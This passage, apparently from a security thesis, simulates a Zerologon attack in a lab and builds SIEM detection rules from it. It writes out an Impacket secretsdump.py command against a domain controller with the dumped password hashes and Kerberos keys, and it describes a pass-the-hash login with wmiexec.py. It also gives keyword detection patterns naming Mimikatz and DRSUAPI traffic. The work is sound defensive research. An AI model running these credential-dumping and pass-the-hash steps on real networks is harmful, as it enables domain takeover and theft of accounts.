
SIEM use case for the Netlogon vulnerability regarding network traffic will be created to monitor the number of events in a specific time window. This way the detection logic applies to any network traffic tools, without relying on a specific vendor. The logic was to detect spikes in Netlogon authentication traffic in a short period of time, very similar to any generic brute force detection logic. Use case for computer account password reset needs to search for event ID 4742 and the keyword: "Audit success", indicating the exploit was successfully done. Lastly, the use case for Mimikatz detection will be made to monitor for newly created processes with Sysmon event ID 1 and the image (process name) is "*Mimikatz.exe".

The logic for network traffic-based detection for Netlogon traffic has the following logic: monitor any traffic, where the service is dce_rpc and destination port is TCP 135 (Felton, 2017). The logic then complicates a bit, when specific SIEM functionalities needs to be used, so the alert only displays events from a time window of 2 minutes and the number of events is 50 or more. The time window and the event count can be adjusted when necessary. Domain controllers might need to be excluded from the searches, since many hosts use the protocol for legitimate purposes, focusing the monitoring to singular workstations. The logic for detecting computer account password change is much more straight forward, the SIEM searches for any Event ID 4742 events, where the attached keywords are "Audit success". The keyword can be modified or removed completely to also detect unsuccessful attempts of changing the machine account. Finally, the logic behind detecting Mimikatz usage is to monitor all Sysmon events with event ID 1 (Newly created process) and the image (process name) is "*Mimikatz.exe", making the detection rely on the name of the process.




Picture 15 - Detecting Zerologon exploit attempts with SIEM

The picture above demonstrates the logic of detecting a sudden spike in Netlogon traffic originating from a single host. The IDS / IPS solution in the test environment is Zeek, hence the usage of index = zeek. Service is also a bit vendor specific but can be easily transferred to match other environments as well. The detection logic was able to pinpoint the time when the vulnerability check from Mimikatz was run, without relying on anything except network traffic. The defenders can then inspect the source IP address to determine whether the traffic is normal or not, for example comparing it to DHCP logs.



Picture 16 - Detecting computer account password changes with SIEM

The results match the hypothesis of being able to detect successful Zerologon vulnerability exploitation, as can be seen from the screenshot above. The logic was rather simple and the SIEM was able to locate the event where the Mimikatz test was successful in resetting the domain controllers machine account password.



Picture 17 - Detecting Mimikatz process from Sysmon logs in SIEM

The achieved results match the original hypothesis perfectly, as the detection logic was able to detect Mimikatz.exe running on an endpoint based solely on the image (process name) name. The detection logic itself is rather weak, and would probably not detect more advanced threats, since simply changing the name is sufficient in avoiding detection. String based searches on processes should however be in place, since they offer easy wins for the defenders, in case the attacker is lazy and does not bother to change anything from the Mimikatz binary. By monitoring commonly used hacking tools used by actual threat actors, the defenders can create similar detection logic for other tools also, such as Bloodhound, Empire, Metasploit etc., as stated in the Crowdstrike report regarding the most used penetration testing tools used by threat actors from January to June in 2020. (Crowdstrike, 2020).

Finally, the detection logic was tested to be effective against the Zerologon exploitation and the detection logic can be found for detecting Zerologon network traffic from appendix 5, machine account password change from appendix 6 and finally, Mimikatz detection from appendix 7.

6.1.7 Exploiting the compromised domain controller – T1003.003 OS Credential dumping: NTDS

After successfully compromising the domain controller with the Zerologon vulnerability and setting the domain controllers machine account password to 16 zeroes, the attacker can now use their desired tools to finalize the attack. In this research, the attack simulation was moved from the domain joined machine to a Kali Linux machine, located in the same network as the test environment to demonstrate more efficiently how the final stage of the attack lifecycle can be completed. The actions described below only require the attacking host to have Python 3 installed, alongside with the open-source tool, Impacket. Impacket is a

toolset containing various modules designed to interact with network protocols, written in Python. (SecureAuthCorp, 2020). The tool was chosen for its simplicity and availability, as the goal of the thesis is to simulate attacks rather than building own tools.

The attacker decides to use the popular module, called secretsdump.py, which is a Python module designed to extract the domain users list from the file called "ntds.dit", using DSRGetNCChanges() API call, as documented in the source code. (SecureAuthCorp, 2020). The ntds.dit is a database file containing the password hashes of each user in the domain, making it appear as the keys to the kingdom to attackers. (Smith, 2017). By obtaining this file, the attackers can then authenticate to which ever domain joined workstation or server impersonating as any user they wish, due to how authentication is handled in Active Directory environments by Kerberos. (Bhandari, Kumar, Sharma, 2014). In this attack simulation, the secretsdump.py module requires a password to successfully extract the Ntds.dit file. Since the password for the domain controllers machine account was set to zero, the attacker launches the open-source tool account against the compromised domain controller and retrieves the Ntds.dit file, allowing authentication to any domain joined workstation or server as any user found from the list. The results of the successful exploitation of the Zerologon can be seen from Picture 19 below. The most valuable information is the Administrator user account and its hash, since the Administrator account has domain administrator access rights, which can be abused to make any desired changes to the environment on behalf of the attackers.

```
juuso@kali:~/impacket$ secretsdump.py -just-dc windomain/dc\$@192.168.38.102
Impacket v0.9.23.dev1+20201129.161326.bb084df7 - Copyright 2020 SecureAuth Corporation

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:c87bf6a5ed29faafd9b97a7a82d5b54b:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
adminbob:1106:aad3b435b51404eeaad3b435b51404ee:395c3eb984823667c1d3462b97dda258:::
DC$:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WEF$:1104:aad3b435b51404eeaad3b435b51404ee:f2abec81a47db5ec8057eec6347bb3bf:::
WIN10$:1105:aad3b435b51404eeaad3b435b51404ee:46498237c57450daaced4aee89b41688:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:7864de8092ce193d6d8ce7873746ce974319a211e294f6b8ddb5fa4ce0df7cb1
krbtgt:aes128-cts-hmac-sha1-96:9db4216e6fc938ff27506240df536df0
krbtgt:des-cbc-md5:d5ef7a386b042cc8
adminbob:aes256-cts-hmac-sha1-96:2f025d5743fc0f88d9e42b1e3c2bb3dbb43f3e57099db9a774be4910765e8176
adminbob:aes128-cts-hmac-sha1-96:4bf759064a5d13cdf728072cefbaeda2
adminbob:des-cbc-md5:c8e95e622fa8ae6b
DC$:aes256-cts-hmac-sha1-96:8f431740a297ef5f8ffdd44c3d3189ea62059e381a6eac8fe65ecbaa786462b7
DC$:aes128-cts-hmac-sha1-96:c8ecda322efb2f54e7959d1bfc12764c
DC$:des-cbc-md5:191620e3026bcde5
WEF$:aes256-cts-hmac-sha1-96:17f3575f3c1f80cfce5a3cacfbbb2a4fd6d444f39aa6bd30f020d20424d2455e
WEF$:aes128-cts-hmac-sha1-96:359623357b70903bb0dd32bdcb5ffb59
WEF$:des-cbc-md5:7acd58cbfe73d04f
WIN10$:aes256-cts-hmac-sha1-96:6cc262e82e25065433e6f58b177e0888fba41d3ba33c0e798952c4715b58b824
WIN10$:aes128-cts-hmac-sha1-96:c274aaf60cbd08d134bd5be4fd84cd56
WIN10$:des-cbc-md5:021acdb5cd0db6e9
[*] Cleaning up...
```

Picture 18 - Dumping the ntds.dit file with open-source tools after successful Zerologon exploitation

The next step of the attack is to grab the NTLM hash of the Administrator account and use it in a pass-the-hash attack. Pass-the-hash attack is an attack, which abuses Kerberos authentication and allows users to authenticate with NTLM hashes, instead of regular passwords. Once the NTLM hash is acquired, the attacker can then move on to the final stage of the attack and finally compromise the domain controller by accessing it, as described in the blog post by Stealthbits explaining the pass-the-hash attack. (StealthBits, 2020). The attacker continues to use the Kali Linux machine and the Impacket toolkit, switching over to a module called "wmiexec.py", a module created to execute commands with WMI. (SecureAuthCorp, 2020). As stated by Mitre in their technique covering Windows Management Instrumentation, the WMI can be used to remotely execute commands on either port 135, using Remote Procedure Call Services, or using port 445, using server message block. (Mitre, 2020). It can also be used to authenticate, as can be seen from Picture 20, illustrating the pass-the-hash attack with the stolen "Administrator" accounts NTLM hash.

Picture 19 - Using the built-in Administrator accounts NTLM hash to log onto the domain controller with WMIexec

As can be seen from the screenshot above, the attacker simply uses the tool to authenticate to the compromised domain controller with the user account "Administrator", using NTLM hash. The attack is successful, as can be seen from running the "whoami" command along with the "hostname" to verify the attacker has now completely compromised the whole environment by accessing the domain controller with domain admin user rights.

6.1.8 Detecting domain controller exploitation

According to the threat detection logic framework, the answer to which threats need to be detected is once more divided into multiple answers. First, the defenders must be able to detect any modifications to ntds.dit file, since it is a critically sensitive file, containing usernames and their password hashes among other things. Secondly, the defenders to be able to detect login with NTLM hash, as pass-the-hash is rather hard to detect.

Referring to the defense in depth model introduced in chapter two, the attacker has now penetrated all the layers of the model and has reached the data layer, where the successful exfiltration of the sensitive file is the end goal. The second use case of authentication with NTLM hash is moving back to the inter-


nal network threats and the host-based threats, as the attacker now can successfully laterally move to the final destination, the domain controller with full admin user access rights.

Since detecting pass-the-hash is problematic (Mitre, 2020), a workaround is to monitor logins with the NTLM authentication. Some environments might still use NTLM for authentication for legacy reasons, rendering this detection logic useless. However, NTLM authentication is rather outdated and should be monitored according to best practices (Microsoft, 2017), especially when an administrator is logging in with the outdated authentication. The threat can be detected by monitoring successful logins, event id 4624 bundled with NTLM authentication method. The goal is to detect NTLM logins from administrative accounts, this can be achieved by either monitoring certain accounts and manually typing them into the detection logic, or by having a dynamic list, which the SIEM reads and uses for detection logic. Ntds.dit modifications are harder to detect, since file modifications and access is rarely actively monitored (Petters, 2020) due to the sheer amount of log events. The attack came from a non-domain joined host in this scenario, making the detection rely on network traffic between the attacker and the domain controller.

The SIEM use case for the legacy authentication for administrator user accounts can be easily monitored (depending on the environment) by searching for successful logins, Windows event id 4624 (Microsoft, 2017). By using the event ID and the existing fields, NTLM authentication can be detected by having a wildcard search for NTLM in event ID 4624 logs, using the AND operator. Use case for detecting the ntds.dit extraction can be built on the information provided by the open-source tool and monitoring network traffic "DRSGetNC-Changes" and "drsuapi". These two keywords can be combined into the search query with the AND operator to find the initial traffic, adjusting and modifying as needed once the traffic is found from the SIEM.


The logic in both searches is rather simple, as the attacks were mostly conducted with Windows native tools, making keyword searches effective as the tools and protocols are usually not in danger of modification, such as renaming malicious security tools as described in the Mimikatz.exe example earlier.

By applying the logic mentioned above to detect NTLM authentication for administrator accounts, the SIEM use case was able to detect the successful legacy authentication login for the "Administrator" account. The search query was modified a bit to include the term "Logon_Process"="NtlmSsp" and "Authentication_Package"="Ntlm" to narrow down the results as much as possible to avoid any unnecessary false positive detections.



Picture 20 - Detecting Administrator login with NTLM hash in SIEM

Since the ntds.dit was extracted with the open-source tool to a remote host, the logical choice is to monitor network traffic with the keyword "DRSGetNCChanges". By doing this, the event was visible in network traffic, clearly indicating the source IP address to be the attacker's Kali Linux machine, and the target being the domain controller.



Picture 21 - Detecting ntds.dit dumping from network traffic in SIEM

Monitoring only network traffic to detect the successful extraction of the ntds.dit file is probably not a good idea, as different tools might be able to achieve the same result with different methods, leaving the defenders in the dark. A more universal detection logic would be to monitor file modifications, as demonstrated by Stealthbits in their article regarding Ntds.dit password extraction. (Stealthbits, 2020).

Finally, the results are shared in the universal Sigma format. The administrator account NTLM authentication can be found from appendix 8, Ntds.dit extraction detection from network traffic is found from appendix 9.

7 Conclusion

The main purpose of this thesis was to introduce the reader to attack simulation and detection engineering. In order to do that, a recent critical Windows cryptographic vulnerability was exploited in the demonstration phase and the attack lifecycle was documented and actionable detection logic was created upon the findings. The concrete end results for the thesis were the detection logic framework for generating detection logic for SIEM systems and the secondary product were the detection logic rules created during the demonstration.

The detection logic framework was proven to be efficient in guiding the thought process of detection logic creation. However, during the testing it became apparent that background knowledge of attacks and detection infrastructure is crucial. The detection logic framework is best suited for security analysts, who are actively creating new detection logic, as they will benefit the most from it by being able to think of possible ways of detection.

The framework was not as agile and flexible as initially thought, since the initial step of identifying the problem defines the following steps rather strictly, as mentioned earlier. This might not be an issue, if the reader fully understands the threat and is able to simulate it. Since more advanced knowledge of the topic is required, the framework might be a bit too limiting for less experienced readers. The authors bias was shown here, as previous work experience in a security operations center prepared for understanding attacks and their lifecycles, which might be harder for people not working in directly security monitoring related professions.

Overall, the original research questions were successfully answered throughout the research and the research results can be communicated, as per the design science research method suggests. The detection logic framework is aimed to be helpful for generating use cases from simulated attack scenarios in a very general way. Once the framework has been used and more attacks are simulated, the framework is expected to change to better suit the purposes of generating actionable, vendor neutral detection rules for new and emerging threats in the future. The detection logic framework also incorporates elements of threat hunting in it, making it usable for threat hunting as well.

8 REFERENCES

Abdul, Orunsolu. 2016. *A Middleware based Anti-Phishing Architecture.* Retrieved 17.07.2020. https://www.researchgate.net/publication/322399617_A_Middleware_based_Anti-Phishing_Architecture

Ah-Fat, Patrick., Huth, Michael., Mead, Rob., Burrell, Tim., Neil, Joshua. 2020. *Effective Detection of Credential Thets from Windows Memory: Learning Access Behaviours to Local Security Authority Subsystem Service.* Retrieved 21.01.2021. https://www.usenix.org/conference/raid2020/presentation/ah-fat

Al-rimy, Bander Ali Saleh., Maarof, Mohd Aizaini., Shaid, Syed Zainudeen Mohd. 2018. *Ransomware threat success factors, taxonomy, and countermeasures: A survey and research directions.* Retrieved 21.01.2021. https://www.sciencedirect.com/science/article/pii/S016740481830004X

Amrouche, Faouzi., Lagraa, Sofiane., Kaiafas, Georgios., State, Radu. 2019. *Graph-Based malicious login events investigation.* Retrieved 22.01.2021. https://ieeexplore.ieee.org/abstract/document/8717788

APWG. 2020. *Phishing Activity Trends Report.* Retrieved 21.7.2020. https://docs.apwg.org/reports/apwg_trends_report_q1_2020.pdf

Bach, Matt. 2015. *Estimating CPU Performance using Amdahls Law.* Retrieved 21.7.2020. https://www.pugetsystems.com/labs/articles/Estimating-CPU-Performance-using-Amdahls-Law-619/

Bada, Maria., Nurse, Jason R. C. 2019. *The CSOCial and Psychological Impact of Cyber attacks. Emerging Cyber Threats and Cognitive Vulnerabilities.* Retrieved 01.01.2021. https://arxiv.org/ftp/arxiv/papers/1909/1909.13256.pdf

Bai, Tim., Bian, Haibo., Daya, Abbas Abou., Salahuddin, Mohammad A., Limam, Noura., Boutaba, Raouf. 2019. *A Machine Learning Approach for*

RDP-based Lateral Movement Detection. Retrieved 21.01.2021. https://ieeexplore.ieee.org/abstract/document/8990853

Berba, Pepe. 2020. *Data Analysis for Cyber Security 101: Detecting Lateral Movement.* Retrieved 01.01.2021. https://towardsdatascience.com/data-analysis-for-cyber-security-101-detecting-lateral-movement-2026216de439#9c29

Bhandari, Randhir., Kumar, Nagesh., Sharm, Sachin. 2014. *Analysis of Windows Authentication Protocols: NTLM and Kerberos.* Retrieved 22.01.2021. https://www.researchgate.net/publication/265729617_Analysis_of_Windows_Authentication_Protocols_NTLM_and_Kerberos

Bhatt, Sandeep Kumar., Manadhata, Pratyusa K., Zomlot, Loai. 2014. *The Operational Role of Security Information and Event Management Systems.* Retrieved 01.01.2021. https://www.researchgate.net/publication/273394505_The_Operational_Role_of_Security_Information_and_Event_Management_Systems

Bianco, David. 2014. *The Pyramid of Pain.* Retrieved 01.01.2021. https://detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html

Chen, Lingwei., Ye, Yanfang., Bourlai, Thirimachos. 2017. *Adversarial Machine Learning in Malware Detection: Arms Race between Evasion Attack and Defense.* Retrieved 22.01.2021. https://ieeexplore.ieee.org/abstract/document/8240775

Chen, Qian., Bridges, Robert A. 2017. *Automated Behavioral Analysis of Malware: A Case Study of WannaCry Ransomware.* Retrieved 22.01.2021. https://ieeexplore.ieee.org/abstract/document/8260673

Cleghorn, Lance. 2013. *Network Defense Methodology: A Comparison of Defense in Depth and Defense in Breadth.* Retrieved 21.01.2021. https://www.scirp.org/html/3-7800160_34450.htm

Couchard, Guillaume., Wang, Qimin., Siew, Thiam Loong. 2020. *Catching Lazarus: Threat Intelligence to Real Detection Logic – Part One.* Retrieved 3.1.2021. https://labs.f-secure.com/blog/catching-lazarus-threat-intelligence-to-real-detection-logic/

Cowan, Crispan., Pu, Calton., Maier, Dave., Walpole, Jonathan., Bakke, Peat., Beattie, Steve., Grier, Aaron., Wagle, Perry., Zhang, Qian. 1998. *StackGuard: Automatic Adaptive Detection and Prevention of Buffer-Overflow Attacks.* Retrieved 15.8.2020. https://www.usenix.org/legacy/publications/library/proceedings/sec98/full_papers/cowan/cowan.pdf

Crowdstrike. 2019. *What is Network Lateral Movement?* Retrieved 21.7.2020. https://www.crowdstrike.com/epp-101/lateral-movement/

Crowdstrike. 2020. *Nowhere to hide – 2020 Threat Hunting Report – Insights from the Overwatch Team.* Retrieved 15.11.2020. https://go.crowdstrike.com/rs/281-OBQ-266/images/Report2020OverWatchNowheretoHide.pdf

CWE. 2019. *2019 CWE Top 25 Most Dangerous Software Errors.* Retrieved 15.8.2020. https://cwe.mitre.org/top25/archive/2019/2019_cwe_top25.html

Dr Cole, Eric. 2013. *Advanced Persistent Threat – Understanding the Danger and How to Protect Your Organization.*Retrieved 01.01.2021. https://www.elsevier.com/books/advanced-persistent-threat/cole/978-1-59749-949-1

Dr. Carrier, Brian. 2019. *How to Detect Running Malware – Intro to Indicent Response Triage (Part 7).* Retrieved 21.7.2020. https://www.cybertriage.com/2019/how-to-detect-running-malware-intro-to-incident-response-triage-part-7/

Drake, Christine E., Oliver, Jonathan J., Koontz, Eugene J. 2004. *Anatomy of a Phishing Email.* Retrieved 21.01.2021. http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.59.9431&rep=rep1&type=pdf

Dunwoody, Matthew. 2016. *Greater Visibility Through PowerShell Logging.* Retrieved 01.01.2021. https://www.fireeye.com/blog/threat-research/2016/02/greater_visibilityt.html

Eset. 2016. *En Route with Sednit. Part 2: Observing the Comings and Goings.* Retrieved 21.7.2020. https://www.welivesecurity.com/wp-content/uploads/2016/10/eset-sednit-part-2.pdf

Exabeam. 2019. *The Exabeam 2019 State of the SOC report.* Retrieved 01.01.2021. https://www.exabeam.com/library/2019-exabeam-state-of-the-soc-report/

Faou, Matthieu. 2020. *From Agent.BTZ to Comrat V4 – A ten year journey.* Retrieved 3.1.2021. https://www.welivesecurity.com/wp-content/uploads/2020/05/ESET_Turla_ComRAT.pdf

Felton, Matt. 2017. *Digging deep into the AD DS workstation logon process – Part 3.* Retrieved 01.01.2020. https://journeyofthegeek.com/2017/03/23/digging-deep-into-the-ad-ds-workstation-logon-process-part-3/

Forbes Insights Team. 2019. *Shadow IT: You Can't Protect What You Can't See.* Retrieved 15.8.2020. https://www.forbes.com/sites/insights-ibmresiliency/2019/08/14/shadow-it-you-cant-protect-what-you-cant-see/

F-Secure. 2020. *Building Cyber Resilience by Changing your Approach to Testing – Blue Team.* Retrieved 05.07.2020. https://www.f-secure.com/en/consulting/our-thinking/cyber-security-resilience

Gartner. 2020. *Gartner Forecasts Worldwide Security and Risk Management Spending Growth to Slow but Remain Positive in 2020.* Retrieved 01.01.2021. https://www.gartner.com/en/newsroom/press-releases/2020-06-17-gartner-forecasts-worldwide-security-and-risk-managem

Gartner. 2020. *Gartner Glossary – Shadow IT.* Retrieved 15.8.2020. https://www.gartner.com/en/information-technology/glossary/shadow

Gerhards, R. 2009. *RFC 5424 – The Syslog Protocol.* Retrieved 16.8.2020. https://tools.ietf.org/html/rfc5424

Ghafir, Ibrahim., Hammoudeh, Mohammad., Prenosil, Vaclav., Han, Liangxiu,. Hegarty, Rober., Rabie, Khaled., Aparicio-Navarro, Francisco J. 2018. *Detection of advanced pesistent threat using machine-learning correlation analysis.* Retrieved 21.01.2021. https://www.sciencedirect.com/science/article/abs/pii/S0167739X18307532

Hassan, Wajih Ul., Bates, Adam., Marino, Daniel. 2020. *Tactical Provenance Analysis for Endpoint Detection and Response Systems.* Retrieved 3.1.2021. https://ieeexplore.ieee.org/abstract/document/9152771

Higgins, Kelly. 2016. *OPM Breach: Two Waves of Attacks Likely Connected, Congressional Probe Concludes.* Retrieved 15.8.2020. https://www.darkreading.com/endpoint/opm-breach-two-waves-ofattacks-likely-connected-congressional-probe-concludes/d/d-id/1326834

Jadeja, Navjyotsinh., Parmar, Viral. 2016. *Implementation and mitigation of various tools for pass the hash attack.* Retrieved 22.01.2021. https://www.sciencedirect.com/science/article/pii/S1877050916002301

Jelen, Sara. 2018. *Cybersecurity Red Team Versus Blue Team – Main Differences Explained.* Retrieved 16.8.2020. https://securitytrails.com/blog/cybersecurity-red-blue-team

Judd, Charles. 2018. *Network Security Zones.* Retrieved 21.7.2020. https://www.kwtrain.com/blog/network-security-zones

Kent, Karen., Souppaya, Murugiah. 2006. *Guide to Computer Security Log Management – Recommendations of the National Institute of Standards and Technology.* Retrieved 01.01.2021. https://csrc.nist.gov/publications/detail/sp/800-92/final

Kerwin, Jeremy. 2020. *Applying the Scientific Method to Threat Hunting.* Retrieved 05.07.2020. https://www.sans.org/reading-room/whitepapers/threathunting/applying-scientific-method-threat-hunting-39610

KirstenS., Manico, Jim., Williams, Jeff., Wichers, Dave., Weidman, Adar., Roman., Jex, Alan., Smith, Andrew., Knutson, Jeff, Imifos., Yalon, Erez., Kingthorin. 2020. *Cross Site Scripting (XSS).* Retrieved 15.8.2020. https://owasp.org/www-community/attacks/xss/

Kok, SH., Abdullah, Azween, Jhanjhi, NZ., Supramaniam, Mahadevan. 2019. *Ransomware, Threat and Detection Techniques: A Review.* Retrieved 21.01.2021. https://pdfs.semanticscholar.org/e11e/161364e461625b48fdac4690d3ce47cc1c7d.pdf

Logpoint. 2019. *Top 10 SIEM use cases to implement.* Retrieved 16.8.2020. https://www.logpoint.com/en/understand/top-10-use-cases-implement/

Long, Chris. 2017. *Introducing: Detection Lab.* Retrieved 25.9.2020. https://medium.com/@clong/introducing-detection-lab-61db34bed6ae

Mansfield-Device, Steve. 2018. *The malware arms race.* Retrieved 21.01.2021. https://www.sciencedirect.com/science/article/abs/pii/S1361372318300162

Mavroeidis, Vasileios., Jøsang, Audun. 2018. *Data-Driven Threat Hunting Using Sysmon.* Retrieved 22.01.2021. https://dl.acm.org/doi/10.1145/3199478.3199490

Mayhew, Michael., Atighetchi, Michael., Adler, Aaron., Greenstadt, Rachel. 2015. *Use of Machine Learning in Big Data Analytics for Insider Threat Detection.* Retrieved 21.01.2021. https://ieeexplore.ieee.org/document/7357562

McGuinness, Todd. 2001. *Defense In Depth.* Retrieved 17.07.2020. https://www.sans.org/reading-room/whitepapers/basics/defense-indepth-525

Metcalf, Sean. 2015. *Real-World Example of How Active Directory Can Be Compromised (RSA Conference Presentation).* Retrieved 21.7.2020. https://adsecurity.org/?p=2085

Microsoft. 2017. *4624(S): An account was successfully logged on.* Retrieved 08.12.2020. https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4624

Microsoft. 2017. *4688(S): A new process has been created.* Retrieved 05.12.2020. https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4688

Microsoft. 2017. *4742(S): A computer account was changed.* Retrieved 05.12.2020. https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4742

Microsoft. 2017. *Network security: Restrict NTLM: Audit NTLM authentication in this domain.* Retrieved 01.01.2021. https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/network-security-restrict-ntlm-audit-ntlm-authentication-in-this-domain

Microsoft. 2018. *Appendix L: Events to Monitor.* Retrieved 01.01.2021. https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/plan/appendix-l--events-to-monitor

Microsoft. 2018. *Windows Event Collector.* Retrieved 16.8.2020. https://docs.microsoft.com/en-us/windows/win32/wec/windows-event-collector

Microsoft. 2019. *Use Windows Event Forwarding to help with intrusion detection.* Retrieved 01.11.2020. https://docs.microsoft.com/en-us/windows/security/threat-protection/use-windows-event-forwarding-to-assist-in-intrusion-detection

Microsoft. 2020. *Netlogon Elevation of Privilege Vulnerability.* Retrieved 01.11.2020. https://msrc.microsoft.com/update-guide/vulnerability/CVE-2020-1472

Mimikatz. 2020. *2.2.20 20200916 ZeroLogon & DCSync.* Retrieved 24.10.2020. https://github.com/gentilkiwi/mimikatz/releases/tag/2.2.0-20200916

Mitre. 2020. *Account Discovery: Doamin Account.* Retrieved 24.10.2020. https://attack.mitre.org/techniques/T1087/002/

Mitre. 2020. *ATT&CK for Enterprise Introduction.* Retrieved 3.1.2021. https://attack.mitre.org/resources/enterprise-introduction/

Mitre. 2020. *Exfiltration Over Web Service: Exfiltration to Cloud Storage.* Retrieved 13.12.2020. https://attack.mitre.org/techniques/T1567/002/

Mitre. 2020. *Lateral Movement – The adversary is trying to move through your environment.* Retrieved 01.01.2021. https://attack.mitre.org/tactics/TA0008/

Mitre. 2020. *Use Alternate Authentication Material: Pass the Hash.* Retrieved 01.01.2021. https://attack.mitre.org/techniques/T1550/002/

Mitre. 2020. *Valid Accounts: Local Accounts.* Retrieved 24.10.2020. https://attack.mitre.org/techniques/T1078/003/

Mitre. 2020. *Windows Management Instrumentation.* Retrieved 08.12.2020. https://attack.mitre.org/techniques/T1047/

Monge, Moises. 2019. *SIEM Event Normalization Makes Raw Data Relevant to Both Humans and Machines.* Retrieved 16.8.2020. https://securityintelligence.com/siem-event-normalization-makes-raw-data-relevant-to-both-humans-and-machines/

